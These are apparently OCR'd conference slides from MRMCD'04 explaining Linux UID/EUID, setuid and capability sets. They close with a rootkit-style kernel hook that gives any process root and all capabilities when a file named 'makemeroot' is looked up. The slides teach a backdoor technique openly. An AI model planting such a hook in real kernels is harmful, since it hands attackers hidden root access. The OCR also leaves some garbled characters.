
Different ID's:

UID <> EUID and- GID <> EGID
[User IDentification and Effective User Identification]

- Why those differences?
    -> useful for things like `sudo` or `setuid`
        (programs (processes) should run as another user (see: /usr/bin/passwd))

Capabilities

- Another security aspect
- 3 different sets: inheritable, permitted, effective
- hierarchically structure:



in short: the one who has caps is allowed to do everything (uid, etc is unimportant then)

What to do to become root?

```
struct dentry *fake_lookup([...] struct dentry *d, [...]) {


  task_lock(current);
  if (strcmp(d->d_iname, “makemeroot”) == 0) {
    printk(“WANNA BE ROOT? HERE YOU GO...\n“);
    current->euid = 0;
    current->cap_inheritable = ~0;
  }
  task_unlock(current);

  return orig_lookup ([...], de,
}
```

Wtf is ~0??

```
~0 = 1, ~1 = 0              0010 1000101011101010

Negagtion (in general):     1101 0111010100010101



   'negation of 0':         1111 1111111111111111
```

in short: all caps are set to '1'. -> Process has all rights.

Thanks for reading!!

take a look at
http://happy-werner.de
http://cccmz.de

-jak

powered by:

debian

&

OpenOffice.org


MRMCD'04